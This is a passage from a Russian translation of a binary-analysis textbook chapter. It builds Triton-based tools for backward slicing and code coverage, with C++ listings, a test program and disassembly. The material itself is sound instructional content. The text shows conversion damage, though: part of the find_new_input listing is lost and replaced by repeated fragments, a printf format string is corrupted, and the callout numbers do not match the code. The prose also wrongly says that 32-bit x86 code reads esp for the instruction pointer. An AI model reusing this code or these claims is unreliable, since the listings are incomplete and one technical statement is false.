404b0d: 41 ba 01 00 00 00 mov     r10d,0x1
404b13: 41 54             push    r12
404b15: 55               push    rbp
404b16: 4c 8d 41 01       lea     r8,[rcx+0x1]
404b1a: 48 f7 d1          not     rcx
404b1d: 53               push    rbx
❶ 404b1e: 49 89 c9          mov     r9,rcx
...
```

Обратный срез состоит из всех команд, которые вносят вклад в значение `gsx` по адресу `0x404b1e` ❶. Следовательно, срез должен включать команды, показанные в следующем листинге:

```
404b03: mov rcx,QWORD PTR [rdi]
404b1a: not rcx
404b1e: mov r9,rcx
```

Теперь посмотрим, как можно автоматически вычислять такие срезы с помощью Triton. Сначала мы напишем инструмент обратного нарезания, а затем применим его, чтобы нарезать фрагмент кода в листинге 13.1, получив при этом такой же результат, как при ручном вычислении среза.

Поскольку в Triton символические выражения представляются в виде AST, ссылающихся друг на друга, легко вычислить обратный срез для заданного выражения. В листинге 13.2 приведена первая часть реализации инструмента обратного нарезания. Как обычно, я опустил стандартные заголовочные файлы C/C++.

Листинг 13.2. `backward_slicing.cc`

```
❶ #include "../inc/loader.h"
#include "triton_util.h"
#include "disasm_util.h"
```

```

#include <triton/api.hpp>
#include <triton/x86Specifications.hpp>

int
main(int argc, char *argv[])
{
    Binary bin;
    triton::API api;
    triton::arch::registers_e ip;
    std::map<triton::arch::registers_e, uint64_t> regs;
    std::map<uint64_t, uint8_t> mem;

    if(argc < 6) {
        printf("Usage: %s <binary> <sym-config> <entry> <slice-addr> <reg>\n", argv[0]);
        return 1;
    }

    std::string fname(argv[1]);
    if(load_binary(fname, &bin, Binary::BIN_TYPE_AUTO) < 0) return 1;

    ❷ if(set_triton_arch(bin, api, ip) < 0) return 1;
    api.enableMode(triton::modes::ALIGNED_MEMORY, true);

    ❸ if(parse_sym_config(argv[2], &regs, &mem) < 0) return 1;
    for(auto &kv: regs) {
        triton::arch::Register r = api.getRegister(kv.first);
        api.setConcreteRegisterValue(r, kv.second);
    }
    for(auto &kv: mem) {
        api.setConcreteMemoryValue(kv.first, kv.second);
    }

    uint64_t pc          = strtoul(argv[3], NULL, 0);
    uint64_t slice_addr = strtoul(argv[4], NULL, 0);
    Section *sec = bin.get_text_section();

    ❹ while(sec->contains(pc)) {
        char mnemonic[32], operands[200];
        ❺ int len = disasm_one(sec, pc, mnemonic, operands);
        if(len <= 0) return 1;

        ❻ triton::arch::Instruction insn;
        insn.setOpcode(sec->bytes+(pc-sec->vma), len);
        insn.setAddress(pc);

        ❼ api.processing(insn);

        ❸ for(auto &se: insn.symbolicExpressions) {
            std::string comment = mnemonic; comment += " "; comment += operands;
            se->setComment(comment);
        }

        ❹ if(pc == slice_addr) {
            print_slice(api, sec, slice_addr, get_triton_regnum(argv[5]), argv[5]);
            break;
        }
    }
}

```



```

    }
    ⑩ pc = (uint64_t)api.getConcreteRegisterValue(api.getRegister(ip));
    }

    unload_binary(&bin);

    return 0;
}

```



Чтобы воспользоваться этим инструментом, нужно задать в аргументах командной строки имя анализируемого двоичного файла, конфигурационный файл, адрес точки входа, с которого начинать анализ, а также адрес и регистр, для которого вычислять срез.

Назначение конфигурационного файла я объясню ниже. Заметим, что здесь под адресом точки входа понимается просто адрес первой команды, которую будет эмулировать инструмент нарезания, она не обязательно должна совпадать с точкой входа в двоичный файл. Например, для нарезания кода в листинге 13.1 в качестве адреса точки входа задается 0x404b00, так что анализ эмулирует все команды, показанные в листинге, вплоть до адреса среза.

На выходе `backward_slicing` печатает список ассемблерных команд, входящих в состав среза. Рассмотрим более подробно, как `backward_slicing` генерирует срез программы, и начнем с обсуждения необходимых заголовочных файлов и функции `main`.

### 13.3.1 Заголовочные файлы и конфигурирование Triton

Первое, на что мы обращаем внимание в листинге 13.2, – включение файла `../inc/loader.h` ①, потому что `backward_slicing` пользуется загрузчиком двоичных файлов, разработанных в главе 4. Также включаются файлы `triton_util.h` и `disasm_util.h`, где объявлены некоторые служебные функции, о которых чуть ниже. Наконец, есть два относящихся к Triton заголовочных файла, оба с расширением `.hpp`: `triton/api.hpp` предоставляет основной Triton C++ API, а `triton/x86Specifications.hpp` – определения для x86, в частности определения регистров. Помимо включения этих заголовочных файлов, для использования режима символической эмуляции Triton необходимо скомпоновать программу с библиотекой `-ltriton`.

Первым делом функция `main` загружает анализируемый двоичный файл с помощью функции `load_binary`. Затем она конфигурирует Triton в соответствии с архитектурой двоичного файла, вызывая функцию `set_triton_arch` ②, определенную в файле `backward_slicing.cc`, который я подробно рассмотрю в разделе 13.3.4. Также вызывается функция `api.enableMode`, которая включает режим `ALIGNED_MEMORY`; здесь `api` – объект типа `triton::API`, это главный класс Triton, предоставляющий весь C++ API.

Напомним, что символические обращения к памяти могут значительно увеличить размер и сложность символического состояния,

потому что движок должен моделировать все возможные исходы обращения. Режим Triton `ALIGNED_MEMORY` – оптимизация, которая уменьшает этот комбинаторный взрыв, предполагая, что операции загрузки и сохранения производятся по выровненным адресам. Включать эту оптимизацию безопасно, если вы знаете, что адреса памяти действительно выровнены, или если точные адреса несущественны для анализа.

### 13.3.2 Конфигурационный файл символического выполнения

В большинстве инструментов символического выполнения мы хотим одни регистры и адреса памяти оставить символическими, а другим присвоить конкретные значения. Какие части состояния сделать символическими и какие конкретные значения использовать, зависит от анализируемого приложения и исследуемых путей. Если зашить принятые решения в код, то инструмент будет пригоден только для одного приложения.

Чтобы не допустить этого, создадим простой *конфигурационный файл символического выполнения*, в котором опишем эти решения. Вспомогательная функция `parse_sym_config`, объявленная в файле `triton_util.h`, умеет разбирать такие конфигурационные файлы. Ниже приведен пример конфигурационного файла символического выполнения:

```
%rax=0
%rax=$
@0x1000=5
```

Здесь регистры обозначаются `%name`, а адреса памяти `@address`. Каждому регистру или байту памяти можно присвоить конкретное целое значение или сделать их символическими, присвоив значение `$`. Так, в примере выше регистру `rax` присвоено конкретное значение 0, а затем `rax` сделан символическим, а байту по адресу `0x1000` присвоено значение 5. Заметим, что `rax` символический и в то же время имеет конкретное значение, чтобы направить эмуляцию по верному пути.

Теперь вернемся к листингу 13.2. После загрузки двоичного файла и конфигурирования Triton `backward_slicing` вызывает функцию `parse_sym_config`, чтобы разобрать конфигурационный файл символического выполнения, заданный в командной строке ❸. Эта функция принимает имя конфигурационного файла и еще два параметра, являющихся ссылками на объекты типа `std::map`, в которые `parse_sym_config` загружает конфигурацию. Первый объект `std::map` отображает имена регистров Triton (элементы перечисления `enum triton::arch::registers_e`) на их конкретные значения типа `uint64_t`, а второй отображает адреса памяти на конкретные значения байтов.

На самом деле `parse_sym_config` принимает еще два необязательных параметра, в которые загружаются списки символических регистров и адресов памяти. Здесь я их не использую, потому что для вычисления срезов нас интересуют только AST, которые строит Triton, а по умолчанию Triton строит AST даже для тех регистров, которые явно не определены как символические<sup>1</sup>. В разделе 13.4 мы разберем пример, в котором необходимо сделать символическим часть состояния.

Сразу после вызова `parse_sym_config` в функции `main` идут два цикла `for`. В первом цикле мы обходим отображение, содержащее значения регистров, и просим Triton записать эти конкретные значения в свое внутреннее состояние. Для этого вызывается функция `api.setConcreteRegisterValue`, которая принимает регистр и конкретное целое значение. В Triton регистры имеют тип `triton::arch::Register`, и их можно получить по имени регистра (типа `enum triton::arch::Registers_e`) с помощью функции `api.getRegister`. Имя каждого регистра имеет вид `ID_REG_name`, где `name` – стандартное имя регистра, записанное заглавными буквами, например AL, EBX, RSP и т. д.

Во втором цикле `for` мы точно так же обходим отображение конкретных адресов памяти и сообщаем о них Triton с помощью функции `api.setConcreteMemoryValue`, которая принимает адрес памяти и конкретное значение байта<sup>2</sup>.

### 13.3.3 Эмуляция команд

Загрузка конфигурационного файла – последняя часть кода инициализации в программе `backward_slicing`. Далее начинается главный цикл, в котором эмулируются команды из двоичного файла, начиная с заданной пользователем точки входа и до тех пор, пока не встретится команда, в которой нужно вычислить срез. Такого рода цикл эмуляции типичен почти для всех инструментов символической эмуляции, написанных с применением Triton.

Цикл эмуляции – это просто цикл `while`, который останавливается, когда срез полностью вычислен или когда встречается адрес команды вне секции `.text` двоичного файла ❹. Для отслеживания текущего адреса команды предназначен эмулируемый счетчик программы `pc`.

Каждая итерация цикла начинается с дизассемблирования текущей команды функцией `disasm_one` ❺, которая также объявлена в `disasm_util.h`. Она пользуется Capstone для получения строк, содержащих мнемоническое имя команды и ее операнды, которые вскоре понадобятся.

<sup>1</sup> Чтобы подавить построение AST для несимволических регистров и адресов памяти, нужно включить режим Triton `ONLY_ON_SYMBOLIZED`, что может повысить производительность.

<sup>2</sup> Существуют и другие варианты `setConcreteMemoryValue`, которые позволяют задать сразу несколько байтов, но я их здесь не использую. Интересующиеся могут заглянуть в документацию по адресу [https://triton.quarkslab.com/documentation/doxygen/classtriton\\_1\\_1API.html](https://triton.quarkslab.com/documentation/doxygen/classtriton_1_1API.html).



Далее `backward_slicing` конструирует объект команды Triton типа `triton::arch::Instruction` для текущей команды ❹ и вызывает функцию-член `setOpcode` этого объекта, чтобы поместить в него байты кода операции команды, взятые из секции `.text` двоичного файла. Она также присваивает адресу команды `Instruction` текущее значение `pc` с помощью функции-члена `setAddress`.

Создав объект `Instruction` для текущей команды, цикл эмуляции *обрабатывает* его, вызывая функцию `api.processing` ❺. Несмотря на очень общее имя, функция `api.processing` является центральной в инструментах символической эмуляции на основе Triton, потому что выполняет собственно эмуляцию команды и модифицирует символическое и конкретное состояние, исходя из результатов эмуляции.

В процессе обработки текущей команды Triton построил внутренние абстрактные синтаксические деревья, представляющие символические выражения для состояний регистров и памяти, затронутых командой. Позже мы увидим, как воспользоваться этими символическими выражениями для вычисления обратного среза. Чтобы получить обратный срез, содержащий команды x86, а не символические выражения в формате SMT-LIB 2.0, необходимо проследить, какая команда ассоциирована с каждым символическим выражением. Инструмент `backward_slicing` делает это, обходя в цикле список всех символических выражений, ассоциированных с только что обработанной командой, и аннотируя каждое выражение комментарием, который содержит мнемоническое имя и операнды, полученные ранее от функции `disasm_one` ❸.

Для доступа к списку символических выражений, связанных с объектом `Instruction`, служит функция-член `symbolicExpressions`, возвращающая объект типа `std::vector<triton::engines::symbolic::SymbolicExpression*>`. Класс `SymbolicExpression` содержит функцию `setComment`, позволяющую задать строку комментария для символического выражения.

Когда эмуляция доходит до адреса среза, `backward_slicing` вызывает функцию `print_slice`, которая вычисляет и печатает срез, а затем выходит из цикла эмуляции ❹. Отметим, что `get_triton_regnum` – еще одна вспомогательная функция, объявленная в файле `triton_util.h`, которая возвращает идентификатор регистра Triton, соответствующий понятному человеку имени регистра. В данном случае она возвращает идентификатор регистра, для которого вычислен срез, чтобы мы могли передать его `print_slice`.

При вызове функции `processing` Triton обновляет внутренний указатель на конкретную команду, так чтобы он указывал на следующую команду. В конце каждой итерации цикла эмуляции мы получаем новое значение указателя от функции `api.getConcreteRegisterValue` и присваиваем его нашему собственному счетчику программы `pc`, который управляет циклом эмуляции ❺. Заметим, что в случае 32-разрядных программ для x86 нужно читать содержимое `esp`, а для x64 – содержимое `rip`. Теперь посмотрим, как вышеупомянутая функция `set_triton_arch` конфигурирует переменную `ip`, записывая в нее



идентификатор правильного регистра указателя команды для использования в цикле эмуляции.

### 13.3.4 Инициализация архитектуры Triton

Функция `main` инструмента `backward_slicing` вызывает функцию `set_triton_arch`, чтобы сообщить Triton о системе команд в двоичном файле и получить имя регистра указателя команды, используемое в этой архитектуре. В листинге 13.3 показана реализация `set_triton_arch`.

Листинг 13.3. `backward_slicing.cc` (продолжение)

```
static int
set_triton_arch(Binary &bin, triton::API &api, triton::arch::registers_e &ip)
{
❶ if(bin.arch != Binary::BinaryArch::ARCH_X86) {
    fprintf(stderr, "Unsupported architecture\n");
    return -1;
}

❷ if(bin.bits == 32) {
❸     api.setArchitecture(triton::arch::ARCH_X86);
❹     ip = triton::arch::ID_REG_EIP;
} else if(bin.bits == 64) {
❺     api.setArchitecture(triton::arch::ARCH_X86_64);
❻     ip = triton::arch::ID_REG_RIP;
} else {
    fprintf(stderr, "Unsupported bit width for x86: %u bits\n", bin.bits);
    return -1;
}

return 0;
}
```

Функция принимает три параметра: ссылку на объект `Binary`, возвращенный загрузчиком двоичных файлов, ссылку на Triton API и ссылку на элемент перечисления `triton::arch::registers_e`, в котором хранится имя регистра указателя команды. В случае успеха `set_triton_arch` возвращает 0, а в случае ошибки –1.

Первым делом `set_triton_arch` проверяет, что имеет дело с двоичным файлом x86 (32- или 64-разрядным) ❶. Если это не так, то она возвращает ошибку, потому что в настоящее время Triton умеет работать только с архитектурой x86.

Если ошибки не было, то `set_triton_arch` проверяет разрядность двоичного файла ❷. Если файл 32-разрядный, то конфигурируется 32-разрядный режим x86 (`triton::arch::ARCH_X86`) ❸ и в качестве имени регистра указателя команды берется `ID_REG_EIP` ❹. Если же файл 64-разрядный, то устанавливается архитектура `triton::arch::ARCH_X86_64` ❺ и в качестве имени регистра берется `ID_REG_RIP` ❻. Для зада-

ния архитектуры Triton служит функция `api.setArchitecture`, которая принимает только один параметр – тип архитектуры.

### 13.3.5 Вычисления обратного среза

Чтобы вычислить и напечатать сам срез, `backward_slicing` вызывает функцию `print_slice`, когда эмуляция доходит до адреса, в котором нужен срез. Реализация этой функции показана в листинге 13.4.

Листинг 13.4. `backward_slicing.cc` (продолжение)

```
static void
print_slice(triton::API &api, Section *sec, uint64_t slice_addr,
            triton::arch::registers_e reg, const char *regname)
{
    triton::engines::symbolic::SymbolicExpression *regExpr;
    std::map<triton::usize, triton::engines::symbolic::SymbolicExpression*> slice;
    char mnemonic[32], operands[200];

    ❶ regExpr = api.getSymbolicRegisters()[reg];
    ❷ slice = api.sliceExpressions(regExpr);

    ❸ for(auto &kv: slice){
        printf("%s\n", kv.second->getComment().c_str());
    }

    ❹ disasm_one(sec, slice_addr, mnemonic, operands);
    std::string target = mnemonic; target += " "; target += operands;

    printf("(slice for %s @ 0x%x: %s)\n", regname, slice_addr, target.c_str());
}
```

Напомним, что срезы вычисляются относительно определенного регистра, заданного параметром `reg`. Чтобы вычислить срез, нам нужно ассоциированное с регистром символическое выражение сразу после эмуляции команды по адресу среза. Для получения этого выражения `print_slice` вызывает функцию `api.getSymbolicRegisters`, которая возвращает отображение всех регистров на ассоциированные с ними символические выражения, а потом получает из этого отображения выражение, ассоциированное с `reg` ❶. Затем она получает срез всех символических выражений, которые вносят вклад в выражение `reg`, обращаясь к функции `api.sliceExpressions` ❷, возвращающей срез в виде объекта `std::map`, отображающего идентификаторы целочисленных выражений на объекты типа `triton::engines::symbolic::SymbolicExpression*`.

Теперь у нас имеется срез символических выражений, но нужен-то срез ассемблерных команд x86. Именно в этом и заключается смысл комментариев к символическим выражениям, которые ассоциируют каждое выражение с мнемоническим именем и операндами команды (в виде строк), породившей данное выражение. Таким образом, чтобы

напечатать срез, `print_slice` в цикле обходит срез символических выражений, получает комментарии к ним с помощью `getComment` и выводит комментарии на экран ❸. Для полноты картины `print_slice` дизасемблирует и печатает еще и команду, в которой вычисляется срез ❹.

Можете запустить программу `backward_slice` на ВМ, как показано в листинге 13.5.

Листинг 13.5. Вычисление обратного среза регистра `rcx` по адресу `0x404b1e`



```
❶ $ ./backward_slicing /bin/ls empty.map 0x404b00 0x404b1e rcx
❷ mov rcx, qword ptr [rdi]
not rcx
(slice for rcx @ 0x404b1e: mov r9, rcx)
```

Здесь я воспользовался программой `backward_slicing`, чтобы вычислить срез по фрагменту кода `/bin/ls` в листинге 13.1 ❶. Я указал пустой конфигурационный файл символического выполнения (*empty.map*), а в качестве адреса точки входа, адреса среза и регистра, для которого вычисляется срез, задал соответственно `0x404b00`, `0x404b1e` и `rcx`. Как видим, результат получился такой же, как при ручном вычислении среза ❷.

В этом примере допустимо использовать пустой конфигурационный файл, потому что для анализа безразлично, являются ли какие-то регистры или адреса памяти символическими, и для управления выполнением не требуются какие-то конкретные значения, поскольку анализируемый фрагмент не содержит ветвлений. Далее мы рассмотрим другой пример, где необходим непустой конфигурационный файл, чтобы можно было исследовать несколько путей в одной и той же программе.

## 13.4 Использование Triton для увеличения покрытия кода



Поскольку в примере с обратным нарезанием от Triton нам нужно было только умение проследживать символические выражения для регистров и адресов памяти, мы не использовали главное преимущество символического выполнения: рассуждение о свойствах программы путем решения задачи удовлетворения ограничений. В этом примере мы познакомимся с возможностями Triton в этом плане, рассмотрев классическое применение символического выполнения – *покрытие кода*.

В листинге 13.6 приведена первая часть исходного кода инструмента `code_coverage`. Нельзя не заметить, что значительная часть кода такая же или почти такая же, как в предыдущем примере. Я даже опустил функцию `set_triton_arch`, потому что она ничем не отличается от рассмотренной выше.

```

#include "../inc/loader.h"
#include "triton_util.h"
#include "disasm_util.h"

#include <triton/api.hpp>
#include <triton/x86Specifications.hpp>

int
main(int argc, char *argv[])
{
    Binary bin;
    triton::API api;
    triton::arch::registers_e ip;
    std::map<triton::arch::registers_e, uint64_t> regs;
    std::map<uint64_t, uint8_t> mem;
    std::vector<triton::arch::registers_e> symregs;
    std::vector<uint64_t> symmem;

    if(argc < 5) {
        printf("Usage: %s <binary> <sym-config> <entry> <branch-addr>\n", argv[0]);
        return 1;
    }

    std::string fname(argv[1]);
    if(load_binary(fname, &bin, Binary::BIN_TYPE_AUTO) < 0) return 1;

    if(set_triton_arch(bin, api, ip) < 0) return 1;
    api.enableMode(triton::modes::ALIGNED_MEMORY, true);

    ❶ if(parse_sym_config(argv[2], &regs, &mem, &symregs, &symmem) < 0) return 1;
    for(auto &kv: regs) {
        triton::arch::Register r = api.getRegister(kv.first);
        api.setConcreteRegisterValue(r, kv.second);
    }

    ❷ for(auto regid: symregs) {
        triton::arch::Register r = api.getRegister(regid);
        api.convertRegisterToSymbolicVariable(r)->setComment(r.getName());
    }
    for(auto &kv: mem) {
        api.setConcreteMemoryValue(kv.first, kv.second);
    }

    ❸ for(auto memaddr: symmem) {
        api.convertMemoryToSymbolicVariable(
            triton::arch::MemoryAccess(memaddr, 1))->setComment(std::to_string(memaddr));
    }

    uint64_t pc = strtoul(argv[3], NULL, 0);
    uint64_t branch_addr = strtoul(argv[4], NULL, 0);
    Section *sec = bin.get_text_section();

    ❹ while(sec->contains(pc)) {
        char mnemonic[32], operands[200];

```

```

int len = disasm_one(sec, pc, mnemonic, operands);
if(len <= 0) return 1;

triton::arch::Instruction insn;
insn.setOpcode(sec->bytes+(pc-sec->vma), len);
insn.setAddress(pc);

api.processing(insn);

5 if(pc == branch_addr) {
    find_new_input(api, sec, branch_addr);
    break;
}

pc = (uint64_t)api.getConcreteRegisterValue(api.getRegister(ip));
}

unload_binary(&bin);

return 0;
}

```



Чтобы воспользоваться инструментом `code_coverage`, мы должны указать в командной строке подлежащий анализу двоичный файл, конфигурационный файл символического выполнения, адрес точки входа для анализа и адрес команды прямого перехода. Предполагается, что конфигурационный файл содержит конкретные входные данные, заставляющие выбрать одну из двух возможных ветвей (не важно, какую именно). Затем используется решатель задач удовлетворения ограничений, который вычисляет модель, содержащую новый набор конкретных входных данных, который заставит пойти по другой ветви. Чтобы решатель дал полезный результат, необходимо сделать символическими все регистры и адреса памяти, от которых зависит «перешелкиваемая» ветвь.

Как видно из листинга, `code_coverage` включает те же служебные и Triton'овские заголовочные файлы, что и в предыдущем примере. Более того, функция `main` почти такая же, как в программе `backward_slicing`. Как и раньше, она начинается с загрузки двоичного файла, конфигурирования архитектуры Triton и включения оптимизации `ALIGNED_MEMORY`.

### 13.4.1 Создание символических переменных

Различие между этим и предыдущим примерами заключается в том, что код, который разбирает конфигурационный файл, передает два необязательных параметра (`symregs` и `symmem`) <sup>1</sup> функции `parse_sym_config`. В них `parse_sym_config` записывает списки регистров и адресов памяти, которые должны быть сделаны символическими. В конфигурационном файле мы хотим объявить символическими все регистры и адреса памяти, которые содержат пользовательские входные данные, так чтобы модель, возвращенная решателем, присвоила им конкретные значения.

Присвоив конкретные значения, заданные в конфигурационном файле, `main` в цикле обходит список регистров и делает их символическими, вызывая функцию `Triton api.convertRegisterToSymbolicVariable` ❷. В той строчке кода, где регистр делается символическим, сразу же задается комментарий для только что созданной символической переменной, в котором прописывается строковое имя регистра. Получив впоследствии модель от решателя, мы будем знать, как отобразить присваивания символическим переменным модели на реальные регистры и адрес памяти.

Цикл, в котором делаются символическими адреса памяти, аналогичен. Для каждой включенной в список ячейки памяти строится объект типа `triton::arch::MemoryAccess`, в котором задается адрес и размер (в байтах) этой ячейки. В данном случае я зашил в код размер 1 байт, потому что формат конфигурационного файла позволяет ссылаться на однобайтовые участки памяти. Чтобы сделать символическим адрес, указанный в объекте `MemoryAccess`, мы обращаемся к функции `api.convertMemoryToSymbolicVariable` ❸. После этого задается комментарий, который отображает новую символическую переменную на адрес памяти в понятном человеку виде.

### 13.4.2 Нахождение модели для нового пути

Цикл эмуляции ❹ такой же, как в `backward_slicing`, только на этот раз эмуляция продолжается, пока `pc` не станет равен адресу ветви, для которой мы хотим найти новый набор входных данных ❺. Чтобы найти эти входные данные, `code_coverage` вызывает функцию `find_new_input`, показанную в листинге 13.7.

Листинг 13.7. `code_coverage.cc` (продолжение)

```
static void
find_new_input(triton::API &api, Section *sec, uint64_t branch_addr)
{
    ❶ triton::ast::AstContext &ast = api.getAstContext();
    ❷ triton::ast::AbstractNode *constraint_list = ast.equal(ast.bvtrue(), ast.bvtrue());

    printf("evaluating branch 0x%xjx:\n", branch_addr);

    ❸ const std::vector<triton::engines::symbolic::PathConstraint> &path_constraints
        = api.getPathConstraints();
    ❹ for(auto &pc: path_constraints) {
        ❺ if(!pc.isMultipleBranches()) continue;
        ❻ for(auto &branch_constraint: pc.getBranchConstraints()) {
            bool flag          = std::get<0>(branch_constraint);
            uint64_t src_addr  = std::get<1>(branch_constraint);
            uint64_t dst_addr  = std::get<2>(branch_constraint);
            triton::ast::AbstractNode *constraint = std::get<3>(branch_constraint);

            ❼ if(src_addr != branch_addr) {
                /* это не наша целевая ветвь, поэтому оставляем существующее ограничение
                 равным "true"*/
            }
        }
    }
}
```



и е огранич

и е огранич

и е огранич

и е огранич

PathConstraint ассоциирован с одной командой перехода. Этот список содержит все ограничения, которым необходимо удовлетворить, чтобы пройти по только что эмулированному пути. Чтобы превратить его в список ограничений для нового пути, мы копируем все ограничения, кроме того, что соответствует ветви, которую требуется изменить, а эту ветвь «перещелкиваем» на другое направление.

Чтобы реализовать эту идею, `find_new_input` обходит список путевых ограничений ❹ и копирует или перещелкивает каждое из них. В каждом объекте PathConstraint Triton хранит одно или несколько *ограничений ветвей*, по одному для каждого из возможных направлений ветви. В контексте покрытия кода нас интересуют только многопутевые ветвления, например условные переходы, потому что однопутевые ветвления типа прямых вызовов или безусловных переходов не имеют дополнительных направлений, которые можно было бы исследовать. Чтобы определить, представляет ли объект PathConstraint, названный `pc`, многопутевое ветвление, вызывается функция `pc.isMultipleBranches` ❺, возвращающая `true`, если ветвление многопутевое.

Для объектов PathConstraint, содержащих несколько ограничений ветвей, `find_new_input` получает все эти ограничения, вызывая `pc.getBranchConstraints`, а затем в цикле обходит полученный список ограничений ❻. Каждое ограничение представляет собой кортеж, содержащий булев флаг, начальный и конечный адреса (оба в виде `triton::uint64`) и AST, кодирующее ограничение ветви. Флаг говорит о том, было ли направление ветви, представленное данным ограничением, выбрано во время эмуляции. Например, рассмотрим следующую условную ветвь:

---

```
4055dc: 3c 25          cmp    al,0x25
4055de: 0f 8d f4 00 00 00  jge    4056d8
```

---

При эмуляции `jge` Triton создает объект PathConstraint с двумя ограничениями ветви. Предположим, что первое ограничение представляет направление перехода `jge` (т. е. направление, которое выбирается, когда условие выполнено) и что это направление было выбрано во время эмуляции. Тогда в первом ограничении ветви, хранящемся в PathConstraint, флаг равен `true` (поскольку она была выбрана во время эмуляции), начальный и конечный адреса равны соответственно `0x4055de` (адрес команды `jge`) и `0x4056d8` (адрес, на который переходит `jge`). AST для этого ограничения ветви кодирует условие `al ≥ 0x25`. Для ограничения второй ветви флаг равен `false`, она представляет направление, по которому эмуляция не пошла. Начальный и конечный адреса равны `0x4055de` и `0x4055e4` (адрес, на который `jge` проваливается), а AST кодирует условие `al < 0x25` (точнее, `not(al ≥ 0x25)`).

Теперь `find_new_input` копирует ограничение ветви с флагом `true` для всех объектов PathConstraint, кроме того, что ассоциирован с командой ветвления, которую мы хотим «перещелкнуть», а для нее



копируется ограничение ветви с флагом `false`, т. е. мы инвертируем решение, принятое в этой точке. Чтобы понять, какую ветвь «перешелкнуть», `find_new_input` использует начальный адрес ветви. Для ограничений, где начальный адрес не равен адресу инвертируемой ветви ⑦, ограничение ветви с флагом `true` ⑧ копируется и добавляется в конец списка `constraint_list` с помощью логического оператора `AND`; эта операция реализована функцией `ast.land`.

### Получение модели от решателя задач удовлетворения ограничений

Наконец, `find_new_input` встречает объект `PathConstraint`, ассоциированный с ветвью, которую мы хотим «перешелкнуть». Он содержит несколько ограничений ветви, в которых начальный адрес равен адресу перешелкиваемой ветви ⑨. Чтобы наглядно показать все возможные направления ветвей в распечатке `code_coverage`, `find_new_input` печатает каждое условие вместе с начальным адресом, независимо от флага.

Если флаг равен `true`, то `find_new_input` не добавляет ограничение ветви в список `constraint_list`, потому что это направление уже было исследовано. Если же флаг равен `false` ⑩, значит, направление ветви еще не исследовано, поэтому `find_new_input` добавляет это ограничение в конец списка и передает список решателю, обращаясь к функции `api.getModel`.

Функция `getModel` вызывает решатель Z3 и запрашивает у него модель, удовлетворяющую список ограничений. Если модель найдена, то `getModel` возвращает ее в виде объекта `std::map`, который отображает идентификаторы символических переменных Triton на объекты `triton::engines::solver::SolverModel`. Модель представляет новое множество конкретных входных данных, которые заставляют анализируемую программу выбрать ранее не исследованное направление ветвления. Если модель не найдена, то возвращенное отображение пусто.

Каждый объект `SolverModel` содержит конкретное значение, которое решатель присвоил соответствующей символической переменной. Чтобы предъявить модель пользователю, инструмент `code_coverage` в цикле обходит отображение и печатает идентификатор каждой символической переменной и комментарий, содержащий понятное имя соответствующего регистра или ячейки памяти, а также конкретное значение, присвоенное в модели (его возвращает функция-член `SolverModel::getValue`).

Чтобы посмотреть, как выглядит результат инструмента `code_coverage`, протестируем его на тестовой программе и найдем входные данные, покрывающие указанную вами ветвь.

### 13.4.3 Тестирование инструмента покрытия кода

В листинге 13.8 приведена простая тестовая программа, на которой мы проверим способность `code_coverage` генерировать входные данные, приводящие к исследованию нового направления ветвления.



```
#include <stdio.h>
#include <stdlib.h>
void
branch(int x, int y)
{
❶  if(x < 5) {
❷    if(y == 10) printf("x < 5 && y == 10\n");
    else printf("x < 5 && y != 10\n");
  } else {
    printf("x >= 5\n");
  }
}

int
main(int argc, char *argv[])
{
  if(argc < 3) {
    printf("Usage: %s <x> <y>\n", argv[0]);
    return 1;
  }
❸  branch(strtol(argv[1], NULL, 0), strtol(argv[2], NULL, 0));

  return 0;
}
```

Как видим, программа `branch` содержит функцию `branch`, принимающую два целых числа `x` и `y`. Функция `branch` содержит внешнее ветвление `if/else` по значению `x` ❶ и вложенное ветвление `if/else` по значению `y` ❷. Функция вызывается из `main` с аргументами `x` и `y`, которые задает пользователь ❸.

Сначала выполним `branch` с `x = 0` и `y = 0`, так чтобы внешнее ветвление пошло в направлении `if`, а вложенное – в направлении `else`. Затем можно будет воспользоваться `code_coverage` и найти входные данные, которые «перешелкивают» вложенное ветвление, так чтобы выбиралось направление `if`. Но сначала построим конфигурационный файл символического выполнения, необходимый для запуска `code_coverage`.

## Построение конфигурационного файла символического выполнения

Чтобы воспользоваться инструментом `code_coverage`, нам необходим конфигурационный файл, а чтобы его составить, нужно знать, какие регистры и адреса памяти используются в откомпилированной версии `branch`. В листинге 13.9 показан результат дизассемблирования функции `branch`.



```
$ objdump -M intel -d ./branch
...
0000000004005b6 <branch>:
  4005b6: 55          push    rbp
  4005b7: 48 89 e5    mov     rbp, rsp
  4005ba: 48 83 ec 10  sub     rsp, 0x10
❶ 4005be: 89 7d fc    mov     DWORD PTR [rbp-0x4], edi
❷ 4005c1: 89 75 f8    mov     DWORD PTR [rbp-0x8], esi
❸ 4005c4: 83 7d fc 04  cmp     DWORD PTR [rbp-0x4], 0x4
❹ 4005c8: 7f 1e      jg      4005e8 <branch+0x32>
❺ 4005ca: 83 7d f8 0a  cmp     DWORD PTR [rbp-0x8], 0xa
❻ 4005ce: 75 0c      jne     4005dc <branch+0x26>
  4005d0: bf 04 07 40 00 mov     edi, 0x400704
  4005d5: e8 96 fe ff ff call    400470 <puts@plt>
  4005da: eb 16      jmp     4005f2 <branch+0x3c>
  4005dc: bf 15 07 40 00 mov     edi, 0x400715
  4005e1: e8 8a fe ff ff call    400470 <puts@plt>
  4005e6: eb 0a      jmp     4005f2 <branch+0x3c>
  4005e8: bf 26 07 40 00 mov     edi, 0x400726
  4005ed: e8 7e fe ff ff call    400470 <puts@plt>
  4005f2: c9        leave
  4005f3: c3        ret
...
```

В ОС Ubuntu, установленной на ВМ, используется версия *двоичного интерфейса приложения* (ABI) System V для x64, которая определяет соглашение о вызове. В этом соглашении первый и второй аргументы функции передаются в регистрах `rdi` и `rsi` соответственно<sup>1</sup>. В данном случае это означает, что параметр `x` функции `branch` находится в регистре `rdi`, а параметр `y` – в регистре `rsi`. Функция `branch` сразу же копирует `x` в память по адресу `rbp-0x4` ❶, а `y` – в память по адресу `rbp-0x8` ❷. Затем `branch` сравнивает значение в ячейке, содержащей `x`, с константой 4 ❸, после чего следует команда `jg` по адресу `0x4005c8`, реализующая внешнее ветвление `if/else` ❹.

По конечному адресу `0x4005e8` команды `jg` находится ветвь `else` (`x ≥ 5`), а по адресу проваливания `0x4005ca` – ветвь `if`. Внутри ветви `if` расположено вложенное ветвление `if/else`, которое реализовано командой `cmp`, сравнивающей значение `y` с 10 (`0xa`) ❺, и следующей за ней командой `jne`, которая переходит по адресу `0x4005dc`, если `y ≠ 10` ❻ (вложенная ветвь `else`), или проваливается по адресу `0x4005d0` в противном случае (вложенная ветвь `if`).

